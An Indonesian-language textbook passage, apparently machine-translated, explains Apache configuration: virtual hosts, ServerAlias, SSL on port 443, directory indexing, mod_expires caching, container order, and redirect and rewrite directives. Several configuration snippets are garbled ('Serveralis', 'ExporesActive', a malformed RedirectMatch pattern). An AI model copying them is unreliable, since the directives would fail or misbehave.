Kontainer VirtualHost mencakup setidaknya dua arahan: ServerName dan DocumentRoot. Ini sama dengan yang kami definisikan sebelumnya sebagai arahan server, kecuali bahwa mereka sekarang menentukan secara khusus nama situs web (alias IP) dan DocumentRoot situs web daripada server. Untuk contoh ini, kita perlu membuat subdirektori

di bawah DocumentRoot, yang disebut host. Di dalam subdirektori ini, kami membuat satu subdirektori untuk setiap host virtual kami, seperti yang disebutkan dalam arahan DocumentRoot di atas. Kami kemudian perlu memastikan bahwa pengembang web organisasi memiliki akses ke direktori ini.

Pilihan lainnya adalah memindahkan direktori ini ke /home. Ini mungkin lebih masuk akal karena kita dapat membuat akun pengguna untuk setiap organisasi, seperti akun organisasi1.org, yang akan memiliki direktori home dari /home/organization1.org. Kontainer VirtualHost kemudian akan sedikit dimodifikasi untuk menunjukkan DocumentRoot yang berbeda, seperti /home/organization1. org. Karena /home tidak berada di bawah DocumentRoot, kita perlu menambahkan pernyataan Alias untuk memetakan dari DocumentRoot ke /home.

Ada variasi lain yang bisa kita gunakan untuk mengimplementasikan virtual host kita. Yang pertama adalah semua host virtual dapat berbagi alamat IP yang sama. Meskipun hal ini tentunya mengurangi kompleksitas penerapan server Anda karena Anda hanya memiliki satu alamat IP untuk dipertahankan dalam tabel DNS, ini memperumit akses ke host virtual jika Anda menerima URL yang hanya menentukan alamat IP dan bukan alias IP. Pendekatan ini dikenal dengan menggunakan host virtual berbasis nama daripada host virtual berbasis IP, seperti yang kita lihat sebelumnya. Untuk memanfaatkan host virtual berbasis nama, kita harus menambahkan direktif konfigurasi server, NameVirtualHost, yang diberi alamat IP untuk semua host. Jadi, untuk server kami di atas, direktif akan membaca NameVirtualHost 10.11.12.1. Sekarang, masing-masing wadah host virtual kami akan berbagi pembukaan yang sama, <VirtualHost 10.11.12.1>, meskipun masing-masing akan memiliki ServerName dan DocumentRoot yang unik.

Kami juga dapat memvariasikan host virtual berbasis IP dengan menggunakan alamat IP yang sama tetapi port berbeda. Dalam kasus seperti itu, kami tidak menggunakan direktif NameVirtualHost dan kami membedakan antara wadah host virtual dengan kombinasi alamat IP dan port. Misalnya, kita mungkin melihat yang berikut (hanya garis pembuka wadah yang ditampilkan):

<VirtualHost 10.11.12.1>
<VirtualHost 10.11.12.1 : 8080>
<VirtualHost 10.11.12.1 :8088>

Yang pertama dari host virtual ini akan merespons pada port default 80. Untuk yang lain, permintaan HTTP harus menyertakan nomor port non-default. Anda dapat menggunakan * untuk alamat IP, port, atau keduanya. Misalnya, kita mungkin memiliki <VirtualHost *:80> dan <VirtualHost *:8080> sebagai dua host yang berbeda atau, alternatifnya, <VirtualHost 10.11.12.1:*> untuk menunjukkan bahwa virtual host ini akan menanggapi permintaan alamat IP 10.11. 12.1, apa pun port yang ditentukan.

Arahan lain yang tersedia untuk wadah host virtual adalah ServerAlias. Hal ini memungkinkan server untuk menanggapi beberapa nama. Anda dapat menghitung sejumlah

arahan ServerAlias dalam wadah host virtual Anda. Perhatikan bahwa ServerAlias hanya tersedia di wadah host virtual dan tidak akan digunakan sebagai arahan server.

Kami mungkin, misalnya, mengulang wadah VirtualHost www.company1.com menjadi sebagai berikut:

<VirtualHost 10.11.12.2>
ServerName www.company1.com
ServerAlias www.company3.com
ServerAlias Company1.com
ServerAlias Company3.com
ServerAlias www.company1.org
ServerAlias www.company3.org
DocumentRoot/home/company1.com
</VirtualHost>

Di sini, kami berasumsi bahwa situs web perusahaan menjawab perusahaan1 atau perusahaan3, bahwa kami dapat menerima permintaan tidak peduli apakah www dilampirkan ke alias IP atau tidak, dan kami juga dapat menerima alias IP yang diakhiri dengan .org alih-alih . com. Perhatikan bahwa kami telah memindahkan DocumentRoot perusahaan ke bawah /home. Agar ini berfungsi, kita perlu menyertakan wadah <Directory> untuk /home, karena kita mungkin akan memiliki wadah untuk <Directory /> yang melarang semua akses.

Kita juga bisa menghilangkan www. bagian dari alias di atas dan ganti dengan * jika kita ingin meliberalisasi pada spesifikasi nama alias. Misalnya, kami dapat mengurangi jumlah entri sebagai berikut:

Serveralis .Company1.Com*
Serveralis .Company3.Com*
Serveralis .Company1.Org*
Serveralis .Company3.Org*

Sebagai alternatif, kita bahkan dapat menggunakan yang berikut ini:

*ServerAlias *.company1.**
*ServerAlias *.company3.**

Agar berbagai alias ini berfungsi, entri DNS untuk domain ini harus memetakan semua alias IP ini ke alamat IP yang sama, 10.11.12.2.

Kontainer host virtual tidak terlalu rumit untuk digunakan, terutama jika Anda tidak ingin mengubah konfigurasinya dari server sebenarnya (seperti yang ditentukan oleh arahan konfigurasi server di luar kontainer apa pun). Beberapa arahan konfigurasi server tersedia dalam wadah VirtualHost, yang dapat menimpa yang ditentukan untuk server. Ini termasuk,

misalnya, arahan penanganan cache, arahan logging, arahan kompresi, arahan koneksi (mis., KeepAlive), berbagai arahan Batas untuk keamanan, LoadModule, MimeMagicFile, UserDir, arahan pengalihan, arahan yang berkaitan dengan LDAP, akses database, dan Soket Aman Lapisan (SSL), antara lain. Anda juga dapat menentukan wadah dari berbagai jenis dari dalam wadah VirtualHost (misalnya, Direktori, DirektoriMatch, File, FilesMatch, If, dan IfModule).
Kami menyebutkan di bagian terakhir bahwa HTTPS dapat digunakan di seluruh situs web kami. Artinya, beberapa halaman mungkin dapat diakses langsung melalui HTTP tetapi yang lain memerlukan HTTPS, tetapi kami hanya menentukan HTTPS dalam konteks tertentu. Kita dapat mengatasi masalah ini dengan menggunakan wadah <VirtualHost> yang alamat IP-nya adalah *:443. Yaitu, wadah host virtual ini menentukan setiap permintaan yang dikirim ke alamat yang sama ini, tetapi secara khusus ke port 443. Di dalam wadah ini, kami akan menentukan kode yang diperlukan untuk menggunakan SSL dan menetapkan sertifikat dan kunci. Ingatlah bahwa kita harus memperluas direktif Listen untuk menyertakan port 443.

*<VirtualHost *:443>*
ServerName www.someserver.com
SSLengine on
SSLCertificateFile "…"
SSLCertificatekeyFile "…"
</VirtualHost>

Nama server kemungkinan besar akan sama dengan nama server yang diberikan melalui arahan konfigurasi server.Ingatlah bahwa jika Anda menyiapkan server web untuk melayani banyak situs web, efisiensi dapat menurun saat Anda menambahkan lebih banyak situs web ke server Anda. Ini harus terlihat karena efisiensi server Anda akan berbanding terbalik dengan jumlah permintaan yang harus ditangani setiap saat. Saat Anda menambahkan lebih banyak situs web, Anda akan mengharapkan peningkatan permintaan. Pada titik tertentu, Anda harus berhenti menambahkan situs web atau mendistribusikan situs web ke server yang berbeda. Anda mungkin ingin menggunakan server proxy terbalik untuk menangani penyeimbangan muatan untuk sejumlah server web, yang semuanya menampung semua situs web yang Anda hosting. Kami akan mengeksplorasi server proxy terbalik dan load balancing nanti dalam teks.

Opsi Indeks

Sebelumnya, kita melihat bahwa Option Indexes, bila disediakan dalam wadah direktori atau file akses, akan menyebabkan Apache menampilkan direktori jika URL tidak menentukan nama file dan direktori tidak berisi file indeks. Ini adalah daftar direktori yang diminta yang dikembalikan ke klien web untuk ditampilkan di browser. Meskipun kita akan melihat bagaimana mengubah tampilan direktori di subbagian ini, banyak administrator situs web percaya bahwa tidak bijaksana untuk mengizinkan konten direktori ditampilkan dengan cara ini. Arahan dari modul mod autoindex memungkinkan Anda menyesuaikan informasi yang diberikan oleh daftar direktori.

Arahan pertama disebut FancyIndexing. Untuk menggunakan FancyIndexing, tambahkan direktif IndexOptions +FancyIndexing ke direktori container/file akses. Tanpa FancyIndexing, daftarnya hanyalah daftar tautan dari file dan subdirektori dalam direktori tertentu. Dengan FancyIndexing, kami memperoleh lebih banyak informasi. Dua daftar berikut masing-masing menunjukkan perbedaan tanpa dan dengan FancyIndexing:
Indeks dari /beberapadirektori
• Direktori induk
• file1.html
• file2.html
• file3.html

Indeks dari /beberapadirektori

Nama direktori Induk	Terakhir diubah	Ukuran	Keterangan
file1.html	19-12-2013 13:30	581	–
file2.html	19-12-2013 13:35	214	–
file3.html	19-12-2013 13:36	75	–

Jika FancyIndexing diizinkan, pengguna selanjutnya dapat menyesuaikan keluaran dengan menyediakan string kueri di URL. Mari kita asumsikan bahwa dua daftar di atas dibuat dengan menggunakan URL someserver/somedirectory/. String kueri akan mengikuti somedirectory/ dan ditentukan sebagai tanda tanya, diikuti oleh kueri dalam bentuk char=char2, di mana char adalah salah satu dari C, O, F, dan V dan char2 adalah karakter yang bergantung pada char. Jika char adalah C, opsi untuk char2 adalah N (urutkan berdasarkan nama file, default), M (urutkan berdasarkan tanggal modifikasi terakhir lalu nama file), S (urutkan berdasarkan ukuran lalu nama file), D (urutkan berdasarkan deskripsi lalu nama file). Jika char adalah O, maka char2 adalah salah satu dari A (urutan menaik) dan D (urutan menurun). Jika char adalah F, maka char2 akan menjadi 0–2, menunjukkan daftar sederhana (tidak mewah), mewah, atau HTMLTable. Terakhir, jika char adalah V, maka char2 adalah 0 atau 1, masing-masing menunjukkan penyortiran dinonaktifkan atau penyortiran diaktifkan.

Anda dapat menentukan beberapa pengelompokan char=char2 dengan memisahkan masing-masing dengan karakter ampersand (&). Dengan cara ini, Anda dapat menentukan kombinasi dari opsi ini. Misalnya, URL someserver/somdirectory/?C=M&O=D&F=2 akan menyebabkan daftar menggunakan format HTMLTable dan mengurutkan file dalam urutan menurun, berdasarkan tanggal modifikasi. Untuk menonaktifkan kemampuan pengguna mendikte daftar direktori melalui string kueri, tambahkan opsi +IgnoreClient.

Pilihan lain yang tersedia untuk direktif IndexOptions memungkinkan Anda untuk mengubah lebih lanjut tampilan daftar direktori. Misalnya, Charset=character-set akan menyebabkan output muncul, menggunakan set karakter yang ditentukan. Opsi lainnya adalah DescriptionWidth=value, dengan nilai adalah lebar dalam byte. Menggunakan * sebagai pengganti nilai akan menyebabkan kolom selebar string terpanjang. Opsi FoldersFirst menunjukkan bahwa subdirektori akan selalu dicantumkan terlebih dahulu. Opsi

HTMLTable, hanya tersedia dengan FancyIndexing, menampilkan daftar sebagai tabel. Secara total, 26 opsi tersedia. Jika Anda ingin tahu tentang menjelajahi opsi ini, lihat dokumentasi situs web Apache untuk mod_autoindex.

Anda mungkin memperhatikan dalam contoh keluaran dari atas bahwa bidang terakhir, deskripsi, kosong. Untuk membuat deskripsi file, gunakan direktif AddDescription. Arahan ini mengharapkan string, ditempatkan dalam tanda kutip, diikuti oleh satu atau lebih file yang akan diterapkan deskripsi. Misalnya, kita mungkin menggunakan arahan berikut dalam wadah direktori yang sama.

AddDescription "this is file 1" File1.html
AddDescription "this is not file 1" File2.html file3.html

Arahan lain memungkinkan Anda menyesuaikan output lebih lanjut. Seperti opsi yang tersedia untuk IndexOptions, ada sejumlah besar arahan yang tersedia. Namun, kami hanya akan membahas beberapa di antaranya. Lihat dokumen mod_autoindex untuk detail lebih lanjut.

Ada beberapa arahan yang menambahkan teks alternatif untuk ditampilkan berdasarkan nama file, tipe file, dan penyandian file. Ini mirip dengan AddDescription. Arahannya adalah AddAlt, AddAltByEncoding, dan AddAltByType. Setelah setiap direktif, tentukan string yang akan digunakan (dalam tanda kutip ganda, kecuali jika string tidak memiliki spasi kosong di dalamnya), diikuti dengan nama file (AddAlt), tipe penyandian (AddAltByEncoding), atau tipe MIME (AddAltByType). AddAlt berbeda dari AddDescription karena teks alternatif digunakan sebagai pengganti ikon untuk AddAlt. Kami melihat satu contoh di sini:

AddAltByType "image file" image/jpg image/gif image/png

Ada juga direktif AddIcon, sehingga Anda dapat menampilkan ikon yang mewakili jenis file. Arahan ini memerlukan nama file ikon, diikuti oleh ekstensi apa pun untuk jenis file yang Anda minati. Karakter wildcard dapat digunakan. Misalnya, jika kita ingin menampilkan ikon picture.gif untuk file gambar apa pun, kita dapat menggunakan arahan berikut:

AddIcon /icons/picture.gif .gif .jpg .png

Ada arahan AddIconByEncoding dan AddIconByType yang serupa.Salah satu alasan kami membatasi pandangan kami pada arahan ini adalah karena banyak administrator server web merasa bahwa Indeks Opsi dapat berfungsi sebagai lubang keamanan di server Anda. Anda mengiklankan konten direktori kepada setiap dan semua klien. Ingatlah bahwa Indeks Opsi akan diwariskan oleh subdirektori (kecuali diganti), jadi, Anda juga mengiklankan konten dari setiap subdirektori yang tidak memiliki file indeks. Meskipun ini mungkin berguna dalam beberapa keadaan, ini lebih umum menimbulkan masalah dan harus dihindari.

Pengendalian Caching

Ada beberapa modul berbeda yang berisi arahan yang terkait dengan caching. Sebagian besar peduli dengan pengendalian bagaimana Apache dapat menyimpan materi seperti objek dan sumber daya bersama, daftar nama file, dan konten yang dinegosiasikan sebelumnya. Namun, yang lebih menarik bagi kami di subbagian ini adalah melihat bagaimana kami dapat memiliki kontrol Apache kapan dan untuk berapa lama cache lain mungkin menyimpan sumber daya yang diperoleh dari server kami. Modul mod_expires berisi arahan yang diperlukan untuk jenis kontrol ini. Perhatikan bahwa mod_cache berisi arahan untuk mengontrol cache dokumen lokal Apache.

Modul mod_expires menyediakan arahan untuk mengontrol dua header: Expires dan Cache- Control. Kedua header ini digunakan untuk menunjukkan sumber daya yang diberikan apakah dan untuk berapa lama dapat di-cache. Header Kedaluwarsa akan berisi tanggal dan waktu di mana sumber daya diatur untuk kedaluwarsa dan karenanya harus dihapus dari cache apa pun.

Nilai max-age header Cache-Control dapat diatur atau diubah melalui arahan mod_expires. Header Kedaluwarsa diatur secara otomatis berdasarkan waktu permintaan dan arahan, sebagaimana ditetapkan dalam konfigurasi Anda. Arahan dalam mod_expires adalah ExpiresActive, ExpireDefault, dan ExpiresByType. Ketiga arahan tersedia dalam konteks apa pun (server, host virtual, wadah, dan file akses).

ExpiresActive, dengan nilai on atau off (default ke off), mengontrol apakah header dapat dihasilkan oleh Apache atau tidak. ExpiresDefault menetapkan durasi default di mana file dapat di-cache. Artinya, direktif ini mengontrol nilai yang dimasukkan ke dalam header Expires. Direktif ExpiresByType memungkinkan Anda untuk mengganti kedaluwarsa default dan menentukan durasi yang berbeda untuk file dari jenis tertentu. Dalam hal ini, tipe ditetapkan sebagai tipe MIME.

Untuk menentukan waktu/durasi, gunakan notasi "akses|modifikasi|sekarang ditambah tipe num [tipe num]*", di mana num adalah bilangan bulat dan tipe adalah tipe waktu (detik, menit, jam, hari, minggu, bulan, atau tahun). Notasi [num type]* menunjukkan bahwa Anda dapat memiliki penentu waktu sebanyak yang diperlukan, seperti 5 hari 3 jam 15 menit. Anda juga dapat menentukan waktu/durasi sebagai jumlah detik, mengikuti salah satu karakter A, M, dan N (masing-masing untuk akses, modifikasi, dan sekarang). Misalnya, jika penentu 5 hari 3 jam 15 menit akan digunakan setelah akses, ini juga dapat ditulis ulang menjadi A443700.

Nilai akses, modifikasi, dan sekarang menentukan bagaimana waktu akan dihitung. Untuk akses, waktu ditambahkan ke waktu saat permintaan dilayani. Misalnya, jika waktu akses ditambah 2 hari 12 jam dan permintaan diterima pada pukul 03.30, Apache akan merespons dengan kontrol cache yang berlangsung hingga pukul 15.30. 2 hari kemudian. Untuk modifikasi, waktu ditambahkan ke tanggal/waktu modifikasi terakhir file. Untuk saat ini, waktu ditambahkan ke waktu di mana file konfigurasi Apache yang berisi direktif sedang dimodifikasi.

Direktif ExpiresByType mirip dengan ExpiresDefault, kecuali bahwa Anda menambahkan tipe MIME antara direktif dan waktu/durasi. Contohnya adalah sebagai berikut:

ExpiresActive on
Expiresdefault "now plus 6 months"
ExpiresByType text/html "access plus 3 months "
ExpiresByType image/gif "modification plus 3 days"
ExpiresByType image/jpg "modification plus 3 days "
ExpiresByType image/png "modification plus 3 days"
ExpiresByType video/mpg "modification plus 18 hours"

Setelah menetapkan bahwa header Kedaluwarsa dapat diproduksi, kami menetapkan durasi cache default selama 6 bulan. Kami mengesampingkan ini untuk semua halaman web yang sebenarnya (misalnya, file .html) agar dapat disimpan dalam cache selama 3 bulan. Kami mungkin berasumsi bahwa default mencakup sumber daya yang bukan halaman web tetapi jenis dokumen lain seperti file teks, dokumen word, dan dokumen excel. Kami selanjutnya mengesampingkan durasi default jika file tersebut adalah file gambar gif atau video. Durasi yang lebih pendek menyiratkan bahwa kami akan memodifikasi jenis sumber daya ini jauh lebih sering daripada halaman web.

Karena arahan untuk mod_expires dapat ditempatkan dalam konteks apa pun, Anda dapat menentukan durasi cache untuk semua sumber daya yang tersedia di server, untuk sumber daya host virtual, dan untuk sumber daya yang disimpan di direktori tertentu atau berdasarkan nama file atau URL. Dengan demikian, Anda bisa sangat spesifik tentang durasi cache setiap item. Sebagai administrator server web, Anda harus bekerja sama dengan pengembang web untuk menentukan durasi ini. Pengembang Anda mungkin ingin menentukan durasi tidak hanya berdasarkan jenis file tetapi juga untuk file tertentu. Misalnya, Anda mungkin menemukan bahwa index.html harus memiliki satu waktu/durasi, sedangkan page2.html harus memiliki waktu/durasi lain. Untuk mengatasi masalah ini, kita mungkin menggunakan arahan berikut:

<Files "index.html"
ExporesActive on
ExpiresDefault "…"
</Files>
<Files "page2.html">
ExpiresActive on
ExpiresDefault "…."
</Files>

Pendekatan lain adalah dengan menggunakan mod_headers untuk menimpa header Cache-Content dan Expires yang dibuat secara otomatis atau untuk membuatnya jika tidak

dibuat sama sekali. Misalnya, jika kita ingin memastikan bahwa page2.html memiliki durasi cache sendiri terlepas dari arahan sebelumnya yang dikeluarkan, kita dapat menggunakan yang berikut ini:

<Files "page2.html">
Header set Cache-Control max-age =…
Expires="…."
</Files>

Pertimbangan Efisiensi

Setiap permintaan dapat memiliki wadah yang berbeda dan mengakses file yang diterapkan padanya. Jalur yang ditemukan di URL permintaan menentukan wadah Direktori dan file akses yang akan diterapkan, sedangkan nama file dan jalur lengkap/nama file akan menentukan apakah ada wadah File atau Lokasi yang diterapkan. Selain itu, elemen lain dari header permintaan dapat menyebabkan beberapa wadah bersyarat diterapkan. Dengan demikian, permintaan tersebut dibandingkan dengan berbagai wadah. Urutan penerapannya adalah sebagai berikut:

1. Penampung direktori diterapkan untuk setiap subdirektori di jalur URL.
2. Di setiap direktori dari #1, jika ada file akses, itu diterapkan setelah wadah direktori, di mana arahan file akses akan menggantikan wadah direktori. Intinya, wadah direktori diterapkan dan kemudian file akses diterapkan.
3. Wadah Files dan wadah FilesMatch apa pun yang cocok dengan nama file URL akan diterapkan.
4. Wadah Lokasi dan wadah Pencocokan Lokasi apa pun yang cocok dengan URL diterapkan.
5. Pencocokan apa pun Jika wadah diterapkan.

Misalnya, bayangkan URL-nya adalah ourserver.com/temp/index.html. Kami memiliki wadah direktori untuk /, wadah direktori lain untuk /usr/local/apache2/htdocs, dan file akses di subdirektori temp. Kami memiliki wadah File untuk index.* dan wadah Lokasi untuk /usr/local/apache2/htdocs/temp/index.html. Permintaan dengan URL ini kemudian akan diterapkan dalam urutan wadah direktori untuk /, /usr/local/apache2/htdocs, dan file akses di bawah temp. Selanjutnya, wadah File diterapkan. Terakhir, wadah Lokasi diterapkan. Perhatikan bahwa karena setiap penampung atau file akses baru diterapkan, ini dapat menentukan arahan yang telah ditentukan oleh penampung/file akses sebelumnya. Dalam hal ini, direktif tidak melakukan sesuatu yang baru atau menimpa versi sebelumnya. Dalam kedua kasus, memiliki arahan dalam berbagai konteks adalah buang-buang waktu (hanya diperlukan contoh terakhir).

Mari kita pertimbangkan contoh yang lebih rumit untuk mengilustrasikan jumlah upaya yang diperlukan untuk memproses satu URL. Kami memiliki definisi wadah berikut dalam file konfigurasi (isi wadah telah dihilangkan):

<Directory />
<Directory/usr/local/apache2>

<directory/usr/local/apache2/htdocs/sales>
<directory/usr/local/apache2/htdocs/sales/specials>
<directory/usr/local/apache2/htdocs/sales/specials/june>
<File "JuneSales\.">

Kami memiliki file akses yang ditentukan dalam direktori berikut:
/usr/local/apache2/htdocs/.htaccess
/usr/local/apache2/htdocs/sales/.htaccess
/usr/local/apache2/htdocs/sales/specials/.htaccess
/usr/local/apache2/htdocs/sales/specials/june/.htaccess

Permintaan masuk untuk URL ourserver.com/sales/specials/June/JuneSales.html. URL ini akan menyebabkan Apache menerapkan arahan seperti yang ditemukan di setiap item di atas, satu per satu, dengan urutan sebagai berikut:

1. <Directory />
2. <Directory /usr/local/apache2>
3. <Directory /usr/local/apache2/htdocs>
4. /usr/local/apache2/htdocs/.htaccess
5. <Directory /usr/local/apache2/htdocs/sales>
6. /usr/local/apache2/htdocs/sales/.htaccess
7. <Directory /usr/local/apache2/htdocs/sales/specials>
8. /usr/local/apache2/htdocs/sales/specials/.htaccess
9. <Directory /usr/local/apache2/htdocs/sales/specials/June>
10. /usr/local/apache2/htdocs/sales/specials/June/.htaccess
11. <Files "JuneSales\.">

Untuk setiap item yang tercantum di atas, Apache akan membaca bagian file konfigurasi atau file akses tersebut dan memberlakukan arahan. Efisiensi Apache menurun karena semakin banyak arahan dari wadah yang cocok dan file akses. Memiliki lebih sedikit wadah direktori dan mengakses file akan meningkatkan efisiensi. Jadi, meskipun Anda dapat dengan bebas membuat wadah atau mengakses file untuk direktori atau file apa pun, Anda tidak boleh melakukannya tanpa alasan. Selanjutnya, selain pengurangan efisiensi, tidak diragukan lagi, akan lebih menantang bagi administrator web untuk memahami dengan jelas arahan yang diterapkan ke direktori atau file tertentu jika jumlahnya banyak.

2.7 ATURAN PENGALIHAN DAN PENULISAN ULANG

Direktif Alias digunakan untuk mengubah jalur URL menjadi jalur baru. Arahan Alias (bersama dengan AliasMatch, yang melakukan hal yang sama tetapi mengizinkan ekspresi reguler) adalah bagian dari mod_alias. Meskipun Alias adalah arahan penting yang memungkinkan administrator web menyediakan akses ke direktori di luar DocumentRoot, itu bukan satu-satunya alat yang tersedia untuk mengubah URL. Dengan mod_ alias, Anda

dapat menggunakan cara lain yang lebih ampuh untuk mengubah URL melalui aturan pengalihan dan penulisan ulang. Pengalihan memungkinkan Anda mengubah URL tertentu menjadi URL lain (bukan hanya mengubah jalur). Dengan aturan penulisan ulang, Anda dapat menentukan kondisi kapan pengalihan mungkin terjadi.

Direktif ReDirect memungkinkan Anda untuk menentukan pengalihan dari satu URL ke yang lain. Meskipun Anda dapat menggunakan Alias atau ReDirect dalam banyak situasi, Anda akan menemukan bahwa ReDirect lebih kuat. Ini juga kurang efisien karena direktif ReDirect akan mengembalikan kode status pengalihan dan URL baru ke klien web. Kemudian, terserah klien untuk menyusun permintaan HTTP baru dengan URL baru dan mengirimkannya, berpotensi ke server yang berbeda.

Pernyataan ReDirect terdiri dari status opsional untuk dikembalikan, URL lama (ditentukan sebagai jalur), dan URL baru. URL baru bisa berupa jalur, file, URL lengkap jalur dan file, atau URL ke beberapa situs eksternal. Status diberikan sebagai salah satu dari empat kata kunci. Ini adalah sebagai berikut:

- **Permanen**—mengembalikan status 301 sehingga klien mengetahui bahwa sumber daya telah dipindahkan secara permanen.
- **Temp**—mengembalikan status 302, menunjukkan perpindahan sementara sumber daya. Ini adalah status default jika tidak ada status yang dinyatakan dalam arahan Redirect.
- **Seeother**—mengembalikan status 303, menunjukkan bahwa sumber daya telah diganti dengan sumber daya lain.
- **Hilang**—mengembalikan kode status 410 alih-alih kode status pengalihan karena item tidak lagi tersedia dan tidak ada penggantinya.

Dua arahan terkait dari ReDirect adalah ReDirectPermanent dan ReDirectTemp, yang identik dengan ReDirect, di mana statusnya masing-masing di-hard-code sebagai permanen dan temp.

Perilaku klien, saat menerima kode status pengalihan (301, 302, atau 303), biasanya mengirimkan permintaan baru dengan menggunakan URL baru dan menunggu respons. Agaknya, URL baru (yang mungkin ke server web yang sama atau tidak) akan tersedia dan sumber daya akan dikembalikan ke klien. Namun, jika kode status 410 diterima sebagai hasil dari pernyataan ReDirect, klien web akan menampilkan kesalahan, yang menunjukkan bahwa sumber daya tidak lagi tersedia. Perhatikan bahwa direktif ReDirect lebih diutamakan daripada direktif Alias atau AliasMatch, sehingga jika direktif Alias dan ReDirect berlaku dalam suatu konteks, maka direktif ReDirect itulah yang digunakan oleh Apache.

Sama seperti direktif AliasMatch untuk Alias, ada direktif ReDirectMatch untuk ReDirect. Dalam hal ini, formatnya adalah RedirectMatch [status] regex URL. Ini sama dengan ReDirect, kecuali jalur URL menjadi ekspresi reguler sehingga banyak URL potensial dapat cocok. Kecocokan apa pun diganti dengan URL yang ditentukan dalam arahan. Status adalah salah satu dari empat kata kunci seperti ReDirect, dan jika dihilangkan, status defaultnya adalah temp.

Kita dapat menyertakan bagian mana pun dari regex dalam tanda kurung dan kemudian mereferensikan bagian URL lama tersebut dengan menggunakan $n, di mana n adalah nomor urut tanda kurung. Misalnya, jika ekspresi reguler kita adalah

(/icons/)\..*(gif|jpg)$, maka kita dapat mereferensikan bagian direktori /icons/ sebagai $1 dan ekstensi gif/jpg sebagai $2. Pernyataan lengkap mungkin muncul sebagai berikut:

ReDirectMatch ^(/icons/) (.) \.(gif|jpg)$ /new1$2.png*

Dalam hal ini, kami mengharapkan untuk menerima URL yang jalurnya diakhiri dengan /icons/ dan diikuti dengan nama file yang ekstensinya diakhiri dengan .gif atau .jpg. Kami menulis ulang URL ini sehingga jalur menyisipkan /new sebelum /icons/, diikuti dengan nama file, diakhiri dengan ekstensi .png menggantikan ekstensi sebelumnya .gif atau .jpg. Aturan ini akan menulis ulang URL untuk gambar yang semua gambarnya telah dipindahkan ke subdirektori baru dan semuanya telah diubah sebagai file .png.

Satu direktif terakhir yang tersedia di mod_alias disebut ScriptAlias. Direktif ini mirip dengan Alias tetapi diterapkan pada direktori yang akan berisi skrip CGI. Pertimbangkan arahan berikut:

Alias/cgi-bin/ /usr/local/apache2/cgi-bin/
<Directory/usr/local/apache2/cgi-bin>
SetHandler cgi-script
Options +execCGI
</Directory>

Seperti yang mungkin kita duga, pertama-tama kita menggunakan Alias untuk mengalihkan URL apa pun yang menentukan file di bawah direktori cgi-bin ke lokasi sebenarnya di luar DocumentRoot. Selanjutnya, kami memiliki wadah direktori untuk direktori ini untuk mengizinkan eksekusi skrip cgi di direktori. Namun, dengan ScriptAlias, kami masih memetakan /cgi-bin/ ke lokasi yang sesuai tetapi juga menyetel cgi-script handler ke file apa pun yang ditemukan di sana. Dengan demikian, direktif di bawah ini dapat digunakan sebagai pengganti direktif di atas.

ScriptAlias /cgi-bin/ /usr/local/apache2/cgi-bin/

Ada juga arahan ScriptAliasMatch, di mana jalur aslinya ditentukan sebagai ekspresi reguler. Bentuk pengalihan yang lebih ekspresif adalah melalui aturan penulisan ulang. Arahan penulisan ulang tersedia di modul mod_rewrite, yang berisi mesin penulisan ulang. Sepotong kode ini beroperasi berdasarkan aturan sebagaimana didefinisikan dalam berbagai jenis arahan. Aturan menjelajahi URL permintaan saat ini dan, jika kondisi cocok, tulis ulang URL menjadi URL baru. Beberapa aturan penulisan ulang berpotensi cocok dengan URL tunggal mana pun, sehingga urutan daftar aturan menjadi signifikan, karena satu aturan penulisan ulang dapat mengubah URL dan URL yang dimodifikasi dapat cocok dengan aturan lain, yang selanjutnya akan memodifikasinya.

Kami akan melihat arahannya; namun, kami tidak akan membahas terlalu banyak detail. Arahan pertama, RewriteEngine, juga yang paling sederhana. Direktif ini menerima nilai on atau off (dengan off sebagai default). Alasan untuk mematikan mesin adalah karena akan mengurangi efisiensi server web Apache Anda jika mesin menyala di semua konteks.

Arahan RewriteEngine dapat berada di konfigurasi server, konfigurasi host virtual, wadah direktori, dan file akses. Bahkan, Anda mungkin melihat direktif berkali-kali yang mengontrol apakah mesin penulisan ulang aktif dalam konteks yang berbeda. Kami mungkin secara default menonaktifkan RewriteEngine untuk server ini dan menimpanya dalam wadah host virtual untuk mengaktifkan mesin penulisan ulang. Namun, di dalam host virtual itu, mungkin ada wadah direktori atau file akses yang mematikan mesin. Jika mesin penulisan ulang aktif untuk server, ini tidak berlaku untuk host virtual mana pun dari server, yang mengharuskan Anda menambahkan RewriteEngine ke setiap wadah host virtual juga.

Dengan mesin penulisan ulang aktif, apa yang bisa dilakukannya? Anda terutama menentukan dua jenis arahan, RewriteCond, untuk menentukan kondisi di mana penulisan ulang dapat terjadi, dan RewriteRule, untuk menentukan fungsi penulisan ulang tertentu. Dengan arahan ini, Anda dapat menetapkan, dalam konteks seperti direktori atau untuk seluruh server, cara menangani URL yang memenuhi persyaratan yang diinginkan. Dalam kasus seperti itu, RewriteRule akan mengubah URL.

Arahan RewriteCond menerima string dan kondisi. Arahan mengevaluasi kondisi sebagai benar atau salah. String, dikenal sebagai TestString, bisa dari beberapa bentuk yang berbeda. Ini dapat mereferensikan direktif RewriteCond sebelumnya atau direktif RewriteRule sebelumnya. Ini dikenal sebagai referensi balik. Referensi balik pertama-tama harus ditunjukkan dalam direktif lain dengan menempatkan sebagian dari string atau ekspresi reguler dalam tanda kurung, seperti yang kita lihat dengan direktif ReDirectMatch. Sekarang, kita bisa mengacu pada klausul itu. Untuk menunjukkan referensi balik, gunakan %N untuk item ke-n dalam tanda kurung dari arahan RewriteCond yang terakhir cocok dan $N untuk item ke-n dalam tanda kurung dari arahan RewriteRule yang terakhir cocok. N harus antara 1 dan 9. Nilai %0 dan $0 dapat digunakan untuk mereferensikan seluruh string dari RewriteCond dan RewriteRule yang terakhir cocok.

TestString juga bisa menjadi perluasan peta penulisan ulang. Rewrite map didefinisikan secara terpisah dengan direktif RewriteMap miliknya sendiri. Kami tidak membahas penulisan ulang peta di bab ini. TestString juga bisa menjadi variabel lingkungan menggunakan notasi %{VAR}. *Nilai VAR adalah variabel lingkungan yang ditentukan server*. Beberapa variabel lingkungan yang tersedia adalah *HTTP_USER_AGENT, HTTP_USER_REFERER, HTTP_COOKIE, REMOTE_ADDR, REMOTE_HOST, REMOTE_USER, REQUEST_METHOD, QUERY_STRING, DOCUMENT_ROOT, SERVER_NAME, TIME_YEAR, TIME_MON, REQUEST_URI, dan REQUEST_FILENAME.*

